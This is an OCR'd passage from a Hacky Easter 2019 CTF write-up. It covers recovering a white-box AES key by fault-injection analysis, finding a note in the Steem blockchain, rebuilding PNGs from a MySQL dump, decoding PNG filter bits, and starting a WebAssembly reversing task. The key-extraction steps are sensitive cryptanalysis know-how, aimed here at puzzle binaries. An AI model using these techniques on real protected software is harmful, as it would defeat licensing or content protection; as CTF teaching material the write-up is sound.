8D34DF15ADA954556161CA7E2FD219D4 GoodEncFault Column:1 Logged

Lvl 016 [0x0001F147-0x0001F148[ xor 0x0E 7465737474657374746573747465737374 ->
8DFFDF1598A954556161CAAA2FD227D4 GoodEncFault Column:1 Logged

Lvl 016 [0x0001F147-0x0001F148[ xor 0xFD 7465737474657374746573747465737374 ->
8D79DF158BA954556161CA262FD2E5D4 GoodEncFault Column:1 Logged

Lvl 016 [0x0001F147-0x0001F148[ xor 0x9C 7465737474657374746573747465737374 ->
8DBDDF15EDA954556161CA9D2FD2CDD4 GoodEncFault Column:1 Logged

Saving 17 traces in dfa_enc_20190522_094622-094834_17.txt

dfa_enc_20190522_094622-094834_17.txt

Last round key #N found:

FD83DB41AC158393CC291088B76F201A
```

Now we can run the aes_keyschedule script with unfolds our key from the 10 rounds of key rotation in AES-128:

```
daubsi@bigigloo:/ctf/Deadpool/tmp$ aes_keyschedule FD83DB41AC158393CC291088B76F201A 10
K00: 336D62336E6433645F6B33795F413335
K01: B1AEF4FCDFCAC79880A1F4E1DFE0C7D4
K02: 5268BC628DA27BFA0D038F1BD2E348CF
K03: 473A36D7CA984D2DC79BC23615788AF9
K04: F344AF8E39DCE2A3FE472095EB3FAA6C
K05: 96E8FF67AF341DC451733D51BA4C973D
K06: 9F60D8933054C5576127F806DB6B6F3B
K07: A0C83A2A909CFF7DF1BB077B2AD06840
K08: 508D33CFC011CCB231AACBC91B7AA389
K09: 91879460519658D2603C931B7B463092
K10: FD83DB41AC158393CC291088B76F201A
```

Converting K00 to ASCII hex gives us: `3mb3nd3d_k3y_A35` (“embended_key_AES”) as the password!
Another option is using the "inverse_key" script from https://raw.githubusercontent.com/ResultsMayVary/ctf/master/RHME3/whitebox/inverse_aes.py which does the decoding for us as well 😉

```
daubsi@bigigloo:/ctf/Deadpool/tmp$ python inverse_key.py FD83DB41AC158393CC291088B76F201A
Inverse expanded keys = [
        fd83db41ac158393cc291088b76f201a
        91879460519658d2603c931b7b463092
        508d33cfc011ccb231aacbc91b7aa389
        a0c83a2a909cff7df1bb077b2ad06840
        9f60d8933054c5576127f806db6b6f3b
        96e8ff67af341dc451733d51ba4c973d
```

```
        f344af8e39dce2a3fe472095eb3faa6c
        473a36d7ca984d2dc79bc23615788af9
        5268bc628da27bfa0d038f1bd2e348cf
        b1aef4fcdfcac79880a1f4e1dfe0c7d4
        336d62336e6433645f6b33795f413335
]
Cipher key: 336d62336e6433645f6b33795f413335
As string: '3mb3nd3d_k3y_A35'
```

Now that we have the true AES key, decrypting the ciphertext is as easy as 1-2-3:

```
daubsi@bigigloo:/ctf/Deadpool/tmp$ echo
"9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df348dbccd71034aff88afd188007df
4a5c844969584b5ffd6ed2eb92aa419914e" | xxd -r -p | openssl enc -d -aes-128-ecb -nopad -nosalt
-K 336d62336e6433645f6b33795f413335

Congrats! Enter whiteboxblackhat into the Egg-o-Matic!
```

(or, if you prefer to type “real” passwords:

```
daubsi@bigigloo:/ctf/Deadpool/tmp$ echo
"9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df348dbccd71034aff88afd188007df
4a5c844969584b5ffd6ed2eb92aa419914e" | xxd -r -p | openssl enc -d -aes-128-ecb -nopad -nosalt
-K `(echo -n "3mb3nd3d_k3y_A35" | xxd -ps)`

Congrats! Enter whiteboxblackhat into the Egg-o-Matic!
```

Which is what we do and receive our flag!

he19-fPHI-HUKJ-u15q-Lvwz

Challenge 15: “Seen in Steem”


An unknown person placed a secret note about Hacky Easter 2019 in the Steem blockchain. It happend during Easter 2018.

Go find the note, and enter it in the *egg-o-matic* below. Lowercase only, and no spaces!

Solution:

Steem is a “social media blockchain”. The concept was not 100% clear for me why you actually earn money with it, but in the end it also doesn’t matter. We have to find a certain post which contains information about HE19.

Googling for some interfaces we can quickly find some, where you can browse the current state of Steem, but I didn’t find anything which let me restrict my search to a time frame plus keywords or I just didn’t find anything of interest. Probably I am too n00b for these new hype services 😉



I then decided to just load the whole block chain and see what I can do with it. Unfortunately for me, it turned out the whole log was about 190 GB... (but in the end I only had to download about 130 GB of it and grep’ed while it was still downloading)

It can be downloaded via the following command:

```
wget -c https://gtg.steem.house/get/blockchain/block_log
```

Then we just test our log and grep in it for the term "Hacky Easter 2019"... we're are lucky and indeed find a post on April, 1st 2018:

```
<8A>ReMd)a<A3>z<F1><C0>Z^A^R^@^A^Ljamilhossain^FfollowM["follow",{"follower":"jamilhossain","f
ollowing":"marcodobrovich","what":[]}]^@^A^_}+E^WH,<86>aw:^]<A7>J<B4>^Nk^U<C8>')ö<F3><B0><C0><
E4>+<E6><CD>o|M^Y<FB>0^G<F7>WN<81><97>^Q<A7><D7>3<A6>O<B4>^O<81><C2>6<E0><AE>g$p^?<A1>^R<AF>9e
Md)a<A3>}<F1><C0>Z^A^@        qadri.mag^Odineroconopcion=what-deserves-to-be-on-trending-what-
is-trash-and-what-is-not^P'^@^A 1<FF>Cu<E9>[^GiJ@<86>G<A2><C1>^^<BF><E3>T?<97>=^_]ß
^U*@<96>^T:1èY=^W<DA>6,>d<96><8E>^R<E0>^^I^D<92><B4><DA>^ET^^<E9>^p<F9><FE>n<B9>#gM^Y<BD>^?z<8
0><F1><C0>Z^A^B^Kdarkstar-42^Cctf^A^@^@^@^@^@^@^@^CSBD^@^@^@^@UHacky Easter 2019 takes place
between April and May 2019. Take a note:

nomoneynobunny^@^A^_$c<AA>6^@U<9E><8D>˚G^RQo<85>7#ˢP<F8>|Y<D4>^]<B1>u○ž<FE>$2^Y
<DF><EC>ف<EC>K(<D9>+ŭA^U$^S<C0><D7>Z<FB>e^T<86>^Q<D3>.<BB>\<F5>^Le<80>eMd)a<A3>z<F1><C0>Z^A^R
^@^A^Ljamilhossain^FfollowI["follow",{"follower":"jamilhossain","following":"marcgodard","what
":[]}]^@^A ^R<C2>eci3-%^F^\<CA>S<82>N<E1>p<C9>=<E7><96><DD>%IU<EC>
<94>h%5[^E^M<8D>^LH<8E><B9>^OD_K^Q<E8>^G<BC>^@A<90><92>i<FC><E9><CB>U<F4>□<E0>o<FC>^\B<CC>zM<
83>^A^H<EC>D<EF><C0>Z^A^@^Fsokira^Kpuncakbukit^O-10-2018-4-1-c-<C4>      ^@^A
^K<9B><CA>;F<CC>^^妩
x%(^L:<D5>ڼ<AD>^Yɟk+CcE<F9>ʊ<8D>Ee<A2><F8>^D^HM<91>5!T2<AF><F2>}d<E0><DE>:?<F1><E0><FD>^N<E3>
oA#e<C4>eMd)a<A3>w<F1><C0>Z^A^@^Gsarminn^Gjhinook^Zclose-to-you-yijeong-hanim^P'^@^A
/cTF[<E0>6u<9D><FB><8C><B3>^TJ<D2>^@<89><C0><CC><F0><8F><9C>5<D2>^R?<8E><8C><A7>D_<A7>8Ug<8F>y
j<A3>Æ<E0><CC>C<C6><^YqoHc<A3><[<D7>]<B3><E7>u
<DD>-<BF><E1><B4>^F<DB>i^V^@^@^@^ACM|<E4>
(END)


->  Take a note: nomoneynobunny
```

Seems the "unknown person" is not really so unknown (darkstar-42). Entering the password on the challenge page grants us the flag.

```
he19-TlUu-qs4k-uEbS-xRob
```

Challenge 16: “Every-Thing”

After the brilliant idea from http://geek-and-poke.com/geekandpoke/2013/7/22/future-proof-your-data-model.

The data model is stable and you can really store Every-Thing.

Solution:

Not much text, just the hard facts ☺ The Python code is probably not very pretty, but it worked ☺

First, we import the whole mysql dump into a mysql database of our own. The annoying thing with this DB dump is that the parent-child IDs in the "things" table are of the binary datatype and as such are hard to read or use in a query. However, that problem becomes non-existent when we just convert the value before each comparison via "HEX(id)" into a human-readable value.

The secret to this challenge is, to see all the data in a hierarchical structure. For example, we have books, addresses and images stored in the DB.

A book consists of an author, a title, an ISBN number etc. Books reside on a bookshelf.

A PNG image is part of a gallery, consists of various chunks like IHDR, IDAT, etc.

```
mysql> select ord,type,hex(from_base64(value)),hex(pid) from Thing where hex(pid)='80DCB19D74354660AFDADD761B3DF72E' order by ord;
+-----+----------+----------------------------------------------------------------------------------------------------+----------------------------------+
| ord | type     | hex(from_base64(value))                                                                            | hex(pid)                         |
+-----+----------+----------------------------------------------------------------------------------------------------+----------------------------------+
|   0 | png.head | 89504E470D0A1A0A                                                                                   | 80DCB19D74354660AFDADD761B3DF72E |
|   1 | png.ihdr | 0000000D494844520000001E0000001E0080600000007DD4BE95                                               | 80DCB19D74354660AFDADD761B3DF72E |
|   2 | png.gama | 0000000467414D410000B18F0BFC6105                                                                   | 80DCB19D74354660AFDADD761B3DF72E |
|   3 | png.chrm | 000000206348524D00007A26000080840000FA00000080E8000075300000EA6000003A98000017709CBA513C           | 80DCB19D74354660AFDADD761B3DF72E |
|   4 | png.bkgd | 00000006624B474400FF00FF00FFA0BDA793                                                               | 80DCB19D74354660AFDADD761B3DF72E |
|   5 | png.phys | 0000000970485973000034630000346301559B9F39                                                         | 80DCB19D74354660AFDADD761B3DF72E |
|   6 | png.time | 0000000774494D4507E30106091B375A55E0FA                                                             | 80DCB19D74354660AFDADD761B3DF72E |
|   7 | png.idat | NULL                                                                                               | 80DCB19D74354660AFDADD761B3DF72E |
|   8 | png.idat | NULL                                                                                               | 80DCB19D74354660AFDADD761B3DF72E |
|   9 | png.idat | NULL                                                                                               | 80DCB19D74354660AFDADD761B3DF72E |
|  10 | png.text | 0000002574455874646174653A63726561746500323031392D30312D30365430383A32373A35352B30313A303012B6C3C0 | 80DCB19D74354660AFDADD761B3DF72E |
|  11 | png.text | 0000002574455874646174653A6D6F6469667900323031392D30312D30365430383A32373A35352B30313A303063EB7B7C | 80DCB19D74354660AFDADD761B3DF72E |
|  12 | png.text | 0000001874455874536F667477617265007061696E742E6E657420342E312E34134068C4                           | 80DCB19D74354660AFDADD761B3DF72E |
|  13 | png.iend | 0000000049454E44AE426082                                                                           | 80DCB19D74354660AFDADD761B3DF72E |
+-----+----------+----------------------------------------------------------------------------------------------------+----------------------------------+
14 rows in set (0.14 sec)
```

The “value” is the actual payload. For example, in the screenshot above, you can spot the well-known PNG header 0x89504e470d0a1a0a.

Our task is to fetch all these substructures and recombine them back into an object. What we’re really after are the PNGs of course because: “PNG” usually means “flag” ☺

There is a little detour we have to take when recombining the PNGs as the IDAT structures of the graphics (that contain the image info itself), again contain sub-elements of type IDAT.

```
mysql> select ord,type,concat(substring(hex(from_base64(value)),1,20),hex(pid),"...") as "blob" from Thing where hex(pid)='BB8D67364D504F829BBF6F1EFEEC0104'
order by ord limit 1,10;
+-----+----------+-------------------------------------------------------+
| ord | type     | blob                                                  |
+-----+----------+-------------------------------------------------------+
|   1 | png.idat | 6E0D73538758C8080938BB8D67364D504F829BBF6F1EFEEC0104... |
|   2 | png.idat | E81BE8BF11E0CF3251AABB8D67364D504F829BBF6F1EFEEC0104... |
|   3 | png.idat | 1F81B26F72392291085EBB8D67364D504F829BBF6F1EFEEC0104... |
|   4 | png.idat | B5341022445084041C62BB8D67364D504F829BBF6F1EFEEC0104... |
|   5 | png.idat | AA4B120056F50EF63F5CBB8D67364D504F829BBF6F1EFEEC0104... |
|   6 | png.idat | 4E58216A0033FF17AA78BB8D67364D504F829BBF6F1EFEEC0104... |
|   7 | png.idat | FD9A6A2A865898080938BB8D67364D504F829BBF6F1EFEEC0104... |
|   8 | png.idat | C76FE0A9679E0E3C1F00BB8D67364D504F829BBF6F1EFEEC0104... |
|   9 | png.idat | 842BA1910AD5F2B1D4A1BB8D67364D504F829BBF6F1EFEEC0104... |
|  10 | png.idat | 5AEFB28B2FC1B9679F56BB8D67364D504F829BBF6F1EFEEC0104... |
+-----+----------+-------------------------------------------------------+
10 rows in set (0.25 sec)
```

Once you notice this and handle it accordingly the whole thing becomes a no-brainer. Books and addresses are only present in the database to fill it up with a lot of garbage and to distract the user from the real thing - the PNGs. I dumped books and addresses nevertheless at first because they

seemed to be simpler to get into the whole concept and did some statistics on them. It was soon clear, that they were more or less random as many attribute values were equally distributed over the whole dataset thus contained no real importance for us (no outliers, single special entries, etc.)

When all the files are reconstructed, the PNG “A strange car.png” contains our flag!

Here is the code that reconstructs the PNGs (and the rest as well). Again: Disclaimer – not the prettiest Python code, it was the first time I did mysql in Python – but it works ☺

```
import mysql.connector
import binascii

# We traverse the DB and collecting all the objects, all hierarchies are connected via a
parent-child or PID-ID relationship.
# At first I walked all the books and addresses and was looking for some suspicious things but
I had a feeling that it would be the PNGs (of course) where the flag would be hidden
# Walking the PNGs was easy as well. Every record held a part of the PNG (a chunk) and had to
be written to a binary file
# literally one after the other (the contents in the DB were b64-encoded. One particular thing
was that an IDAT record could
# have subrecords AS WELL, connecting as usual via PID-ID reference
# When all the files are collected we can see that "A strange car.png" is actually our flag
egg.


category_ids = {}

def handlePNGs():
   p_pid = category_ids['galery'][0]
   mycursor.execute(lookup, { 'pid': p_pid})
   myresult = mycursor.fetchall()
   pngs={}

   # Actually we only need to look for the PNG called "A strange car.png"
   for x in myresult:
      pngs[x[0]]=[x[0],x[1],bytearray.fromhex(x[2]).decode(),{}]

   for k in pngs.keys():
      query = "SELECT hex(id), ord, type, HEX(FROM_BASE64(Value)) FROM Thing WHERE
HEX(PID)=%(pid)s ORDER BY ORD"
      mycursor.execute(query, {'pid': k})
      myresult = mycursor.fetchall()
      with open(pngs[k][2]+'.png', 'wb') as fout:
         for x in myresult:
            if x[3] != None:
               fout.write(binascii.unhexlify(''.join(x[3])))
            else: # Sub container
               query2 = "SELECT ord, type, HEX(FROM_BASE64(Value)) FROM Thing WHERE
HEX(PID)=%(container)s ORDER BY ORD"
               mycursor2.execute(query2, {'container': x[0]})
               myresult2 = mycursor2.fetchall()
               for y in myresult2:
                  fout.write(binascii.unhexlify(''.join(y[2])))
      fout.close()



def handleBooks():
   print("Handling books")
   b_pid = category_ids['bookshelf'][0]
   print(b_pid)
   lookup = "SELECT HEX(ID) AS ID, TYPE, HEX(VALUE) AS VALUE, HEX(PID) as PID FROM Thing WHERE
type='book'"
```


```
   mycursor.execute(lookup, {'pid': b_pid})
   myresult = mycursor.fetchall()
   books={}
   for x in myresult:
      books[x[0]]=[x[0],x[1],x[2],x[3],{}]

   # Get book details
   bookdetails = "select hex(id),type,value,hex(pid) from Thing where type like 'book.%'"
   mycursor.execute(bookdetails)
   myresult = mycursor.fetchall()

   for x in myresult:
      pid = x[3]
      value = x[2]
      atype = x[1]
      abook = books[pid]
      abook[4][atype]=value

   for k in books.keys():
      b = books[k][4]
      print("Language: {0}\nURL: {1}\nAuthor: {2}\nTitle: {3}\nYear: {4}\nISBN:
{5}\n\n".format(b["book.language"],b["book.url"],b["book.author"],b["book.title"],b["book.year
"],b["book.isbn"]))

def handleAdresses():
   ab_pid = category_ids['addressbook'][0]

   mycursor.execute(lookup, { 'pid': ab_pid })

   myresult = mycursor.fetchall()

   addresses={}

   for x in myresult:
           addresses[x[0]]=[x[0],x[1],bytearray.fromhex(x[2]).decode(),{}]

   addressdetails = "select hex(id),type,value,hex(pid) from Thing where type LIKE
'address.%'"
   mycursor.execute(addressdetails)
   myresult = mycursor.fetchall()

   for x in myresult:
           pid = x[3]
           value = x[2]
           atype = x[1]
           arecord=addresses[pid]
           arecord[3][atype]=value

   for k in addresses.keys():
           ad = addresses[k][3]
           print("Address-ID: {0}\nGender: {1}\nPhone: {2}\nAge: {3}\nPicture: {4}\nFruit:
{5}\nAbout: {6}Name: {7}\nEMail: {8}\nCompany: {9}\nAddress: {10}\nGUID: {11}\nEyeColor:
{12}\nRegistered: {13}\nGreeting:
{14}\n\n".format(addresses[k][0],ad["address.gender"],ad["address.phone"],ad["address.age"],ad
["address.picture"],ad["address.favoriteFruit"],ad["address.about"], ad["address.name"],
ad["address.email"], ad["address.company"],
ad["address.address"],ad["address.guid"],ad["address.eyeColor"],ad["address.registered"],ad["a
ddress.greeting"]))

mydb =
mysql.connector.connect(host='localhorst',user='the_admin',passwd='sssssh!',db='he19thing')
mycursor = mydb.cursor()
mycursor2 = mydb.cursor()
mycursor.execute("SELECT HEX(ID) AS ID, TYPE, HEX(VALUE) AS VALUE, HEX(PID) AS PID FROM Thing
WHERE PID IS NULL;")
myresult = mycursor.fetchall()
for x in myresult:
   r = myresult[0]
root_id=r[0]
lookup = "SELECT HEX(ID) AS ID, TYPE, HEX(VALUE) AS VALUE, HEX(PID) as PID FROM Thing WHERE
```

```
HEX(PID)=%(pid)s"
mycursor.execute("SELECT HEX(ID) AS ID, TYPE, HEX(VALUE) AS VALUE FROM Thing WHERE
HEX(PID)='{0}'".format(root_id))
myresult = mycursor.fetchall()

for x in myresult:
  category_ids[x[1]]=[x[0],x[1],bytearray.fromhex(x[2]).decode()]


handlePNGs()
```


he19-qKaG-VHmv-Mm26-0mwy

Challenge 17: “New Egg Design”

Thumper is looking for a new design for his eggs. He tried several filters with his graphics program, but unfortunately the QR codes got unreadable. Can you help him?!



The image that we get holds a circuit diagram. Every electrical engineer will immediately recognize this circuit as a high-pass filter which, in the area of image processing, has the correspondence of an edge-detector (for further information: https://en.wikipedia.org/wiki/Canny_edge_detector)



http://me.umn.edu/courses/me5286/vision/Notes/2015/ME5286-Lecture6.pdf

When we process the egg image with various tools, like stegoVeritas etc., we cannot find anything interesting but we finally end up with “pngcheck” which gives us some interesting data in return:

```
$ pngcheck -vv eggdesign.png
File: eggdesign.png (62643 bytes)
 chunk IHDR at offset 0x0000c, length 13
   480 x 480 image, 32-bit RGB+alpha, non-interlaced
 chunk gAMA at offset 0x00025, length 4: 0.45455
 chunk cHRM at offset 0x00035, length 32
   White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
   Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
 chunk pHYs at offset 0x00061, length 9: 13410x13410 pixels/meter (341 dpi)
 chunk tIME at offset 0x00076, length 7:  6 Jan 2019 09:27:56 UTC
 chunk tEXt at offset 0x00089, length 24, keyword: Software
 chunk IDAT at offset 0x000ad, length 8192
```

```
   zlib: deflated, 32K window, default compression
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     0 1 0 0 0 0 1 1 0 1 1 0 1 1 1 1 0 1 1 0 1 1 1 0 0
     1 1 0 0 1 1 1 0 1 1 1 0 0 1 0 0 1 1 0 0 0 0 1 0 1
     1 1 0 1 0 0 0 1 1 1 0 1 0 1 0 1 1 0 1 1 0 0 0 1 1
     0 0 0 0 1 0 1 1 1 (84 out of 480)
 chunk IDAT at offset 0x020b9, length 8192
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     0 1 0 0 0 1 1 0 1 0 0 1 0 1 1 0 1 1 1 1 0 1 1 0 1
     1 1 0 0 0 1 0 1 1 0 0 0 0 1 0 0 0 0 0 0 1 1 0 1 0
     0 0 (136 out of 480)
 chunk IDAT at offset 0x040c5, length 8192
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     0 1 1 0 0 1 0 1 0 1 1 1 0 0 1 0 0 1 1 0 0 1 0 1 0
     0 1 0 0 0 0 0 0 1 1 0 1 0 0 1 0 1 1 1 0 0 (182 out of 480)
 chunk IDAT at offset 0x060d1, length 8192
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     1 1 0 0 1 0 0 0 0 0 0 1 1 1 1 0 0 1 0 1 1 0 1 1 1
     1 0 1 1 1 0 1 0 1 0 1 1 1 0 0 1 0 0 0 1 0 0 0 0 0
     0 1 1 0 0 1 1 0 0 (241 out of 480)
 chunk IDAT at offset 0x080dd, length 8192
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     1 1 0 1 1 0 0 0 1 1 0 0 0 0 1 0 1 1 0 0 1 1 1 0 0
     1 1 1 0 1 0 0 0 1 0 0 0 0 0 0 1 1 0 1 0 0 0 0 1 1
     0 (292 out of 480)
 chunk IDAT at offset 0x0a0e9, length 8192
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     0 1 0 1 0 0 1 1 0 0 0 1 0 0 1 1 1 0 0 1 0 0 1 0 1
     1 0 1 0 1 0 1 0 1 0 0 0 1 0 0 1 0 1 1 0 1 1 0 1 0
     0 1 0 1 1 0 1 0 0 1 0 0 1 0 1 1 0 1 0 0 1 1 (364 out of 480)
 chunk IDAT at offset 0x0c0f5, length 8192
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     0 0 1 0 0 1 1 0 0 0 0 1 0 1 0 1 0 1 1 0 0 1 1 0 0
     0 0 1 0 0 1 0 1 1 0 1 0 1 1 0 0 0 1 1 0 1 0 0 1 0
     1 1 0 1 0 0 1 0 1 0 (424 out of 480)
 chunk IDAT at offset 0x0e101, length 5022
   row filters (0 none, 1 sub, 2 up, 3 avg, 4 paeth):
     0 1 1 0 1 1 1 1 0 0 1 0 1 1 0 1 0 0 1 1 1 0 0 1 0
     1 0 1 0 0 0 1 0 1 0 0 0 0 1 1 0 1 1 0 1 0 1 0 0 0
     0 0 0 0 0 0 (480 out of 480)

 chunk IEND at offset 0x0f4ab, length 0
No errors detected in eggdesign.png (15 chunks, 93.2% compression).
```

Writing down the sequence of 0 and 1 we can see that this is just a simple binary encoding of letters, that we can convert using our trusted tool “Cyberchef”:

https://gchq.github.io/cyberchef.htm#recipe=From_Binary('Space')&input=MCAxIDAgMCAwIDAgMS
AxIDAgMSAxIDAgMSAxIDEgMSAwIDEgMSAwIDEgMSAxIDAgMAogICAgIDEgMSAwIDAgMSAxIDEgMC
AxIDEgMSAwIDAgMSAwIDAgMSAxIDAgMCAwIDAgMSAwIDEKICAgICAxIDEgMCAxIDAgMCAwIDEgMS
AxIDAgMSAwIDEgMCAxIDEgMCAxIDEgMCAwIDAgMSAxCiAgICAgMCAwIDAgMCAxIDAgMSAxIDEgMC
AxIDAgMCAwIDEgMSAwIDEgMCAwIDEgMCAxIDEgMCAxIDEgMSAxIDAgMSAxIDAgMQogICAgIDEgMS
AwIDAgMCAxIDAgMSAxIDAgMCAwIDAgMSAwIDAgMCAwIDAgMCAxIDEgMCAxIDAKICAgICAwIDAwID
EgMSAwIDAgMSAwIDEgMCAxIDEgMSAwIDAgMSAwIDAgMSAxIDAgMCAxIDAgMSAwCiAgICAgMCAxI
DAgMCAwIDAgMCAwIDEgMSAwIDEgMCAwIDEgMCAxIDEgMSAwIDAgMSAxIDAgMCAxIDAgMCAwID
AgMCAwIDEgMSAxIDEgMCAwIDEgMCAxIDEgMCAxIDEgMQogICAgIDEgMCAxIDEgMSAwIDEgMCAxID
AgMSAxIDEgMCAwIDEgMCAwIDAgMSAwIDAgMCAwIDAKICAgICAwIDEgMSAwIDAgMSAxIDAgMDEg
MSAwIDEgMSAwIDAgMCAxIDEgMCAwIDAgMCAxIDAgMSAxIDAgMCAxIDEgMSAwIDAKICAgICAxIDEg
MSAwIDEgMCAwIDAgMSAwIDAgMCAwIDAgMCAxIDEgMCAxIDAgMCAwIDAgMSAxCiAgICAgMCAwID
EgMCAxIDAgMCAxIDEgMCAwIDAgMSAwIDAgMSAxIDEgMCAwIDEgMCAwIDEgMCAxCiAgICAgMSAwI

```
DEgMCAxIDAgMSAwIDEgMCAwIDAgMSAwIDAgMSAwIDEgMSAwIDEgMSAwIDEgMAogICAgIDAgMSA
wIDEgMSAwIDEgMCAwIDEgMCAwIDEgMCAxIDEgMCAxIDAgMCAxIDEwIDAgMSAwIDAgMSAxIDAgM
CAwIDAgMSAwIDEgMCAxIDAgMSAxIDAgMCAxIDEgMCAwCiAgICAgMCAwIDEgMCAwIDEgMCAxIDEg
MCAxIDAgMSAxIDAgMCAwIDEgMSAwIDEgMCAwIDEgMAogICAgIDEgMSAwIDEgMCAwIDEgMCAxIDA
wIDEgMSAwIDEgMSAxIDEgMCAwIDEgMCAxIDEgMCAxIDAgMCAxIDEgMSAwIDAgMSAwCiAgICAgMS
AwIDEgMCAwIDAgMSAwIDEgMCAwIDAgMCAxIDEgMCAxIDEgMCAxIDAgMSAwIDAgMAogICAgIDAg
MCAwIDAgMCAw
```

Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj.

Or, in Python:

```
daubsi@bigigloo:/ctf$ python3

Python 3.5.2 (default, Nov 12 2018, 13:43:14)

[GCC 5.4.0 20160609] on linux

Type "help", "copyright", "credits" or "license" for more information.

>>> n =
int('0b01000011011011110110111001100111011100100110000101110100011101010110110001100001011101
00110100101101111011011100010110000100000011010000110010101110010011001010010000001101001011
01100100000011110010110111101110101011100100010000001100110011011000110000101100111001110100
00000011010000110010100110001001110010010110101010100010010110110100101101001001011010011001
11000010101011001100001001011010110001101001011010010100110111100101101001110010101000101000
10110101000000000',2)

>>> n.to_bytes((n.bit_length() + 7) // 8, 'big').decode()

'Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj\x00'

>>>
```

Challenge 18: “Egg Storage”

Last year someone stole some eggs from Thumper.

This year he decided to use cutting edge technology to protect his eggs.

Solution:

This challenge involves some Webassembly again, which seems to be kind of hip at the moment 😉

The web assembly verifies the given input and shows the flag when correct.

Using the JEB Decompiler test installation we end up with three separate disassembled files:

First function:

```
func (param i32) (result i32)
  i32.const 48
  get_local 0
  i32.eq
  i32.const 49
  get_local 0
  i32.eq
  i32.or
  i32.const 51
  get_local 0
  i32.eq
  i32.or
  i32.const 52
  get_local 0
  i32.eq
  i32.or
  i32.const 53
  get_local 0
  i32.eq
  i32.or
  i32.const 72
  get_local 0
  i32.eq
  i32.or
  i32.const 76
```

```
  get_local 0
  i32.eq
  i32.or
  i32.const 88
  get_local 0
  i32.eq
  i32.or
  i32.const 99
  get_local 0
  i32.eq
  i32.or
  i32.const 100
  get_local 0
  i32.eq
  i32.or
  i32.const 102
  get_local 0
  i32.eq
  i32.or
  i32.const 114
  get_local 0
  i32.eq
  i32.or
  if
